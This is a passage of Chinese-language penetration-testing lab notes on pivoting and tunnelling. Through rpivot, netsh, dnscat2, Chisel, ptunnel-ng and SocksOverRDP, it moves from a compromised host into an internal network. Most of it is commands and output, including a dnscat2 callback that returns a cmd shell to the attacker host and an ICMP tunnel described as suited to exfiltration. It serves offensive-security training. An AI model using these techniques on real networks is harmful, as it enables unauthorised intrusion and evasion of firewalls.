我们可以使用下面的命令启动rpivot SOCKS代理服务器，允许客户端在9999端口上连接，并在9050端口上监听代理pivot连接。

```
Chenduoduo@htb[/htb]$ git clone  
https://github.com/klsecservices/rpivot.git
```

```
Chenduoduo@htb[/htb]$ sudo apt-get install python2.7
```

我们可以启动rpivot SOCKS代理服务器，使用 `server.py` 连接到被入侵的Ubuntu服务器上的客户端。

## 在攻击主机上运行server.py

```
Chenduoduo@htb[/htb]$ python2.7 server.py --proxy-port 9050 --server-  
port 9999 --server-ip 0.0.0.0
```

在运行 `client.py` 之前，我们需要将rpivot转移到目标。可以使用SCP命令来实现：

```
Chenduoduo@htb[/htb]$ scp -r rpivot  
ubuntu@<IpAddressOfTarget>:/home/ubuntu/
```

## 从Pivot Target运行client.py

```
ubuntu@WEB01:~/rpivot$ python2.7 client.py --server-ip 10.10.14.103 --  
server-port 9999
```

```
Backconnecting to server 10.10.14.18 port 9999
```

## 确认连接建立


```
New connection from host 10.129.202.64, source port 35226
```

我们将配置proxychains，使其在攻击主机上的本地服务器127.0.0.1:9050上运行，该主机最初是由Python服务器启动的。

最后，我们应该能够使用proxychains和Firefox访问服务器端上的web服务器，它托管在内部网络172.16.5.0/23的172.16.5.135:80处。

## 使用Proxychains浏览目标web服务器

```
proxychains firefox-esr 172.16.5.135:80
```



## 使用HTTP-Proxy和NTLM认证连接到Web服务器

```
python client.py --server-ip <IPAddressofTargetWebServer> --server-port 8080 --ntlm-proxy-ip <IPAddressofProxy> --ntlm-proxy-port 8081 --domain <nameofWindowsDomain> --username <username> --password <password>
```

## 使用 Windows Netsh 进行端口转发


Netsh是一个Windows命令行工具，可以帮助进行特定Windows系统的网络配置。下面是一些与网络相关的任务，我们可以使用 **Netsh**：

- ◆ Finding routes
- ◆ Viewing the firewall configuration



- ◆ Adding proxies
- ◆ Creating port forwarding rules

让我们以下面的场景为例，我们被感染的主机是基于Windows 10的IT管理员工作站（10.129.15.150，172.16.5.25）。请记住，在业务中，我们有可能通过社会工程和网络钓鱼等方法访问员工的工作站。这将允许我们从工作站所在的网络中进一步pivot。



我们可以使用 `netsh.exe` 将在特定端口（例如8080）上接收到的所有数据转发到远程端口上的远程主机。这可以使用下面的命令执行。

```
C:\Windows\system32> netsh.exe interface portproxy add v4tov4
listenport=8080 listenaddress=10.10.14.103 connectport=3389
connectaddress=172.16.5.19
```

## Verifying Port Forward 验证端口转发

```
C:\Windows\system32> netsh.exe interface portproxy show v4tov4
```

Listen on ipv4:		Connect to ipv4:	
Address	Port	Address	Port
10.129.42.198	8080	172.16.5.25	3389



```
Chenduoduo@htb[/htb]$ sudo ruby dnscat2.rb --dns  
host=10.10.14.103,port=53,domain=inlanefreight.local --no-cache
```

在运行服务器后，它将为我们的提供密钥，我们必须将其提供给Windows主机上的dnscat2客户端，以便它可以对发送到外部dnscat2服务器的数据进行身份验证和加密。我们可以将客户端与dnscat2项目一起使用，也可以使用[dnscat2-powershell](#)，这是一个与dnscat2兼容的基于powershell的客户端，我们可以从Windows目标运行它，以与我们的dnscat2服务器建立隧道。我们可以将包含客户端文件的项目克隆到攻击主机，然后将其传输给目标。

```
Chenduoduo@htb[/htb]$ git clone https://github.com/lukebaggett/dnscat2-powershell.git
```

## Importing dnscat2.ps1

一旦 `dnscat2.ps1` 文件在target上，我们就可以导入它并运行相关的cmd-let。

```
PS C:\htb> Import-Module .\dnscat2.ps1
```

dnscat2.ps1导入后，我们可以使用它与攻击主机上运行的服务器建立一条隧道。我们可以向服务器返回一个CMD shell会话。

```
PS C:\htb> Start-Dnscat2 -DNSServer 10.10.14.103 -Domain  
inlanefreight.local -PreSharedSecret 3b9355904c3d4c5ac8ed6e6b34c706b6 -  
Exec cmd
```

我们必须使用在服务器上生成的预共享密钥（`-PreSharedSecret`）来确保会话建立并加密。如果所有步骤都成功完成，我们将看到与服务器建立会话。

```
New window created: 1  
Session 1 Security: ENCRYPTED AND VERIFIED!  
(the security depends on the strength of your pre-shared secret!)  
  
dnscat2>
```

## dnscat2选项

```
dnscat2> ?  
  
Here is a list of commands (use -h on any of them for additional help):  
* echo  
* help
```

```
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
```

## 与已建立的会话交互

```
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!
```


That means that anything you type will be sent as-is to the client, and anything they type will be displayed as-is on the screen! If the client is executing a command and you don't see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

```
Microsoft Windows [Version 10.0.18363.1801]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
exec (OFFICEMANAGER) 1>
```

## 使用 Chisel 作为 SOCKS5 隧道

Chisel  是一个用Go编写的基于TCP/udp的隧道工具，它使用HTTP传输使用SSH保护的数  
据。Chisel 可以在防火墙受限环境中创建客户端-服务器隧道连接。让我们考虑一个场景，我  
们必须将流量隧道到 172.16.5.0 / 23 网络（内部网络）上的web服务器。我们有地址  
为 172.16.5.19 的域控制器。由于攻击主机和域控制器属于不同的网段，所以攻击主机不能直  
接访问这个地址。然而，由于我们已经破坏了Ubuntu服务器，我们可以在它上启动一个Chisel服  
务器，它将监听特定端口，并通过建立的隧道将我们的流量转发到内部网络。

```
Chenduoduo@htb[/htb]$ git clone https://github.com/jpillora/chisel.git
```

我们需要在系统上安装编程语言 `Go` 来构建Chisel二进制文件。在系统上安装了Go之后，我们可以进入该目录并使用 `go build` 来构建Chisel二进制文件。

```
Chenduoduo@htb[/htb]$ cd chisel
go build
```

注意在客户端网络上传输到目标上的文件大小是有帮助的，这不仅是出于性能考虑，也是为了考虑检测。两个有益的资源可以补充这个特殊的概念，一个是Oxdf的博客文章“[Tunneling with Chisel and SSF](#)”，另一个是lppSec对box `Reddish` 的介绍。lppSec开始解释Chisel，在[视频](#)的24:29处构建二进制文件并缩小二进制文件的大小。

构建好二进制文件后，我们可以使用 `SCP` 将其传输到目标pivot主机。

```
Chenduoduo@htb[/htb]$ scp chisel ubuntu@10.129.254.135:~/
ubuntu@10.129.202.64's password:
chisel                                100%  11MB  1.2MB/s
00:09
```

然后我们可以启动Chisel服务器/监听器。

## 在Pivot主机上运行Chisel服务器

```
ubuntu@WEB01:~$ ./chisel server -v -p 1234 --socks5

2022/05/05 18:16:25 server: Fingerprint
Viry7WRyvJIOPveDzSI2piuIvtu9QehWw9TzA3zspac=
2022/05/05 18:16:25 server: Listening on http://0.0.0.0:1234
```

Chisel侦听器将使用SOCKS5 ( `--socks5` ) 监听端口 `1234` 上的传入连接，并将其转发到从pivot主机可访问的所有网络。在我们的例子中，pivot主机在172.16.5.0/23网络上有一个接口，它将允许我们到达该网络上的主机。

## 攻击机连接到Chisel服务器

```
Chenduoduo@htb[/htb]$ ./chisel client -v 10.129.202.64:1234 socks

2022/05/05 14:21:18 client: Connecting to ws://10.129.202.64:1234
2022/05/05 14:21:18 client: tun: proxy#127.0.0.1:1080⇒socks: Listening
2022/05/05 14:21:18 client: tun: Bound proxies
2022/05/05 14:21:19 client: Handshaking ...
2022/05/05 14:21:19 client: Sending config
```

```
2022/05/05 14:21:19 client: Connected (Latency 120.170822ms)
2022/05/05 14:21:19 client: tun: SSH connected
```

从上面的输出可以看出，Chisel客户端通过HTTP在Chisel服务器和客户端之间建立了一条TCP/UDP隧道，并开始监听1080端口。现在我们可以修改 `/etc/proxychains.conf` 处的 `proxychains.conf` 文件，并在末尾添加 `1080` 端口，这样我们就可以使用 `proxychains` 在1080端口和SSH隧道之间进行枢轴转换。

## 编辑和确认 `proxychains.conf` 文件

```
Chenduoduo@htb[/htb]$ tail -f /etc/proxychains.conf

#
#       proxy types: http, socks4, socks5
#       ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
# socks4      127.0.0.1 9050
socks5 127.0.0.1 1080
```

现在，如果我们在RDP中使用 `proxychains`，我们可以通过创建到Pivot主机的隧道连接到内部网络中的DC。

```
Chenduoduo@htb[/htb]$ proxychains xfreerdp /v:172.16.5.19 /u:victor
/p:pass@123
```

## Chisel Reverse Pivot

当Chisel服务器启用 `--reverse` 时，可以在远程端前加上 `R` 来表示反向。服务器将监听并接受连接，这些连接将通过客户端代理，客户端指定 `remote`。指定 `R:socks` 的反向远程将监听服务器的默认socks端口（1080），并在客户端的内部SOCKS5代理上终止连接。

## 在攻击主机上启动chisel服务器

```
Chenduoduo@htb[/htb]$ sudo ./chisel server --reverse -v -p 1234 --socks5

2022/05/30 10:19:16 server: Reverse tunnelling enabled
2022/05/30 10:19:16 server: Fingerprint
```

```
n6UFN6zV4F+MLB8WV3x25557w/gHqMRggEnn15q9xIk=
2022/05/30 10:19:16 server: Listening on http://0.0.0.0:1234
```

然后我们使用选项 `R:socks`，从Ubuntu（pivot主机）连接到攻击主机

## Pivot主机使用Chisel客户端连接到攻击主机

```
ubuntu@WEB01$ ./chisel client -v 10.10.14.103:1234 R:socks

2022/05/30 14:19:29 client: Connecting to ws://10.10.14.17:1234
2022/05/30 14:19:29 client: Handshaking ...
2022/05/30 14:19:30 client: Sending config
2022/05/30 14:19:30 client: Connected (Latency 117.204196ms)
2022/05/30 14:19:30 client: tun: SSH connected
```

我们可以使用任何编辑器来编辑proxychains.conf文件，然后使用 `tail` 来确认我们的配置更改。

```
Chenduoduo@htb[/htb]$ tail -f /etc/proxychains.conf

[ProxyList]
# add proxy here ...
# socks4      127.0.0.1 9050
socks5 127.0.0.1 1080
```

```
Chenduoduo@htb[/htb]$ proxychains xfreerdp /v:172.16.5.19 /u:victor
/p:pass@123
```

## 使用ICMP作为SOCKS隧道

ICMP隧道将流量封装在 `ICMP packets` 中，其中 `echo requests` 和 `responses`。ICMP隧道只在允许在有防火墙的网络中ping响应时起作用。当防火墙网络中的主机允许ping外部服务器时，它可以将其流量封装在ping echo请求中，并将其发送到外部服务器。外部服务器可以验证此通信流并发送适当的响应，这对于数据导出和创建到外部服务器的pivot隧道非常有用。

我们将使用 `ptunnel-ng` 工具在我们的Ubuntu服务器和攻击主机之间创建一个隧道。隧道创建后，我们将能够通过 `ptunnel-ng client` 代理我们的流量。我们可以在目标pivot主机上启动 `ptunnel-ng server`。让我们从设置ptunnel-ng开始。

### 设置和使用ptunnel-ng



```
Chenduoduo@htb[/htb]$ git clone https://github.com/utoni/ptunnel-ng.git
```

## 使用Autogen.sh构建Ptunnel-ng

```
Chenduoduo@htb[/htb]$ sudo ./autogen.sh
```

运行autogen.sh后，ptunnel-ng可以在客户端和服务端使用。现在我们需要将仓库从攻击主机转移到目标主机。和前面几节一样，可以使用SCP来传输文件。如果我们想传输整个仓库和其中包含的文件，我们需要使用SCP的 **-r** 选项。

## 构建静态二进制文件的替代方法

```
Chenduoduo@htb[/htb]$ sudo apt install automake autoconf -y
Chenduoduo@htb[/htb]$ cd ptunnel-ng/
Chenduoduo@htb[/htb]$ sed -i 's/./LDFLAGS=-static
"${NEW_WD}\/configure" --enable-static $@ \&\& make clean \&\& make -
j${BUILDJOBS:-4} all/' autogen.sh
Chenduoduo@htb[/htb]$ ./autogen.sh
```

## 将Ptunnel-ng转移到pivot主机

```
Chenduoduo@htb[/htb]$ scp -r ptunnel-ng ubuntu@10.129.254.135:~/
```

有了目标主机上的ptunnel-ng，我们就可以直接使用下面的命令启动ICMP隧道的服务器端。

## 在pivot主机上启动ptunnel-ng服务器

```
ubuntu@WEB01:~/ptunnel-ng/src$ sudo ./ptunnel-ng -r10.10.14.103 -R22

[sudo] password for ubuntu:
./ptunnel-ng: /lib/x86_64-linux-gnu/libselinux.so.1: no version
information available (required by ./ptunnel-ng)
[inf]: Starting ptunnel-ng 1.42.
[inf]: (c) 2004-2011 Daniel Stoenle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig, <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau,
<sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Dropping privileges now.
```



**-r** 之后的IP地址应该是我们希望ptunnel-ng接受连接的跳转框的IP地址。在这种情况下，我们将使用攻击主机可访问的任何IP。

回到攻击主机上，我们可以尝试连接ptunnel-ng服务器（**-p <ipAddressofTarget>**），但要确保这是通过本地端口2222（**-l2222**）进行的。通过本地端口2222连接允许我们通过ICMP隧道发送流量。

## 从攻击主机连接到ptunnel-ng服务器

```
Chenduoduo@htb[/htb]$ sudo ./ptunnel-ng -p10.10.14.103 -l2222 -r10.10.14.103 -R22
```

```
[inf]: Starting ptunnel-ng 1.42.  
[inf]: (c) 2004-2011 Daniel Stuedle, <daniels@cs.uit.no>  
[inf]: (c) 2017-2019 Toni Uhlig, <matzeton@googlemail.com>  
[inf]: Security features by Sebastien Raveau,  
<sebastien.raveau@epita.fr>  
[inf]: Relaying packets from incoming TCP streams.
```

ptunnel-ng ICMP隧道建立成功后，我们可以尝试通过本地2222端口（**-p2222**）使用SSH连接到目标。

### 1. 通过ICMP隧道建立SSH连接

```
Chenduoduo@htb[/htb]$ ssh -p2222 -lubuntu 127.0.0.1
```

```
ubuntu@127.0.0.1's password:  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage
```

```
System information as of Wed 11 May 2022 03:10:15 PM UTC
```

```
System load:          0.0  
Usage of /:           39.6% of 13.72GB  
Memory usage:         37%  
Swap usage:           0%  
Processes:            183  
Users logged in:      1  
IPv4 address for ens192: 10.129.202.64  
IPv6 address for ens192: dead:beef::250:56ff:feb9:52eb  
IPv4 address for ens224: 172.16.5.129
```

```
* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.
```

```
https://ubuntu.com/blog/microk8s-memory-optimisation
```

```
144 updates can be applied immediately.
```

```
97 of these updates are standard security updates.
```

```
To see these additional updates run: apt list --upgradable
```

```
Last login: Wed May 11 14:53:22 2022 from 10.10.14.18
```

```
ubuntu@WEB01:~$
```

如果配置正确，我们将能够输入凭据并通过ICMP隧道拥有一个SSH会话。

在连接的客户端和服务端，我们会注意到ptunnel-ng为我们提供了通过ICMP隧道的会话日志和流量统计信息。这是一种利用ICMP来确认流量是否从客户端传递到服务端的方法。

## 查看隧道流量统计信息

```
[inf]: Incoming tunnel request from 10.10.14.18.  
[inf]: Starting new session to 10.129.202.64:22 with ID 20199  
[inf]: Received session close from remote peer.  
[inf]:  
Session statistics:  
[inf]: I/O:    0.00/  0.00 mb ICMP I/O/R:    248/    22/    0  
Loss:  0.0%  
[inf]:
```

我们也可以使用这个隧道和SSH来执行动态端口转发，以便以各种方式使用代理链。

## 2. 启用SSH动态端口转发功能

```
Chenduoduo@htb[/htb]$ ssh -D 9050 -p2222 -lubuntu 127.0.0.1  
  
ubuntu@127.0.0.1's password:  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)  
<snip>
```

我们可以使用带有Nmap的proxychains来扫描内部网络中的目标（172.16.5.x）。根据我们的发现，我们可以尝试连接目标。

## 通过ICMP隧道Proxychaining

```
Chenduoduo@htb[/htb]$ proxychains nmap -sV -sT 172.16.5.19 -p3389
```

```
ProxyChains-3.1 (http://proxychains.sf.net)
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 11:10 EDT
```

```
|S-chain| -127.0.0.1:9050 -> -172.16.5.19:80 -> -OK
```

```
|S-chain| -127.0.0.1:9050 -> -172.16.5.19:3389 -> -OK
```

```
|S-chain| -127.0.0.1:9050 -> -172.16.5.19:3389 -> -OK
```

```
Nmap scan report for 172.16.5.19
```

```
Host is up (0.12s latency).
```

```
PORT      STATE SERVICE      VERSION
```

```
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
```

## 双重 Double Pivots

### 使用SocksOverRDP 实现RDP和SOCKS隧道

在评估过程中，我们经常会受到Windows网络的限制，无法使用SSH进行旋转。在这些情况下，我们必须使用Windows操作系统提供的工具。[SocksOverRDP](#) 是Windows远程桌面服务特性中使用 **Dynamic Virtual Channels (DVC)** 的工具示例。DVC负责在RDP连接上建立数据包隧道。使用这个功能的一些例子是剪贴板数据传输和音频共享。不过，这个特性也可以用于在网络上建立任意数据包的隧道。我们可以使用 **SocksOverRDP** 来隧道我们的自定义数据包，然后通过它进行代理。我们将使用代理服务器工具Proxifier。


我们可以从下载适当的二进制文件到攻击主机开始执行此攻击。将二进制文件放在攻击主机上，我们就可以根据需要将它们转移到每个目标上。我们需要：

1. [SocksOverRDP x64 Binaries](#)[SocksOverRDP x64二进制文件](#)
2. [Proxifier Portable Binary](#)[Proxifier可移植二进制文件](#)


然后，我们可以使用xfreerdp连接到目标，并将 **SocksOverRDPx64.zip** 文件复制到目标。在Windows目标中，我们需要使用regsvr32.exe加载SocksOverRDP.dll。

### 使用regsvr32.exe加载SocksOverRDP.dll

